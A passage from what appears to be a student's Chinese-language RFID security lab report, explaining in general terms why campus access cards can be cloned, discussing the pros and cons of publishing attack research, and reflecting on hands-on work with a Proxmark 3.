**RFID 安全性弱：**校园卡如果采用的 RFID 技术（如低频 125kHz）或加密算法较为简单，可能容易被复制。特别是一些旧版的 RFID 卡，可能没有使用强加密保护，或者采用了固定的、容易猜测的密钥，导致被攻击者通过简单的读取和模拟技术复制。

**缺乏加密或认证机制：**如果校园卡的门禁功能只是通过 RFID 标签进行识别，且没有采用额外的加密认证机制（如动态密钥、挑战-响应协议等），那么只要获取到卡片的 RFID 信息，就能轻易复制到手机中。很多现代的 RFID 卡（如使用 MIFARE 或 DESFire 等技术）都有加密和认证措施，以防止复制。

**读取设备漏洞：**如果门禁系统的读卡器存在安全漏洞，攻击者可能通过旁路攻击、重放攻击等手段获取卡片的有效信息，并将其复制到手机上。比如，如果门禁系统对卡片的认证没有进行有效的加密保护，攻击者通过监听通信信号便可以提取出有效的 RFID 信息。

3) 为什么学术界安全会议论文、甚至市场上的书籍会详细讨论攻击某现实应用系统的方法？有何利弊？

**原因：提高安全性和防御能力：**学术界的研究目标通常是发现现有系统中的潜在漏洞，并提出解决方案。通过详细讨论攻击方法，可以帮助开发人员和安全研究人员更好地理解系统的薄弱环节，提前识别和修复漏洞，从而提高系统的安全性。例如，描述某个应用的攻击方式可以促使厂商在产品中加固相应的防护措施，避免被黑客利用。**推动技术进步和创新：**安全研究往往通过模拟攻击来分析和评估现有技术的安全性。通过公开攻击方法，学术界能够推动新的防护机制的开发和现有技术的进化。例如，某些加密算法或认证机制可能因为研究人员的攻击揭示而被认为不再安全，促使更强大的替代方案被提出。

**利：提升公众安全意识：**公开讨论攻击手段有助于提高普通用户、企业和开发人员的安全意识，促使他们采取适当的安全措施。例如，通过描述某些常见的网络攻击手段，用户能够识别钓鱼攻击、勒索病毒等安全威胁，从而采取防范措施。**促进合法的安全研究：**讨论攻击方法有助于培养合法的安全研究人员，特别是在渗透测试和漏洞奖励计划等领域。这些研究为合法的攻击和防御提供了数据支持，使得白帽黑客能够有效地协助企业识别和修复漏洞。

**弊：可能被恶意使用：**公开的攻击方法也可能被不法分子利用，导致更多的网络攻击。尽管学术界和技术书籍的目标是为了提升安全性，但这些信息如果没有适当的审查或限制，可能会落入不具备道德约束的人手中，用于非法目的。

## 五、收获感悟

通过这次 RFID 安全实验，我深刻体会到理论与实践相结合的重要性。虽然课本中学到了 RFID 技术的基本原理，但亲自操作 Proxmark 3 RDV2 进行卡片读取和破解后，我才真正理解了 RFID 技术的潜在安全隐患。这让我认识到，如果没有足够的加密保护，RFID 卡片和相关系统很容易被复制和攻击，安全性存在很大风险。

实验让我更加意识到，信息安全不仅仅是理论问题，实际的防御和攻击手段才是真正的挑战。尽管学术界提供了很多攻击方法，但只有通过实际操作，我们才能真正理解如何加强系统的防护。

通过这次实验，我对信息安全有了更深的理解，并意识到在未来的学习和工作中，必须时刻关注安全问题，设计更加安全可靠的系统。这次实验让我明白了学术研究和实际应用之间的密切关系，也为今后的安全技术学习提供了宝贵的经验。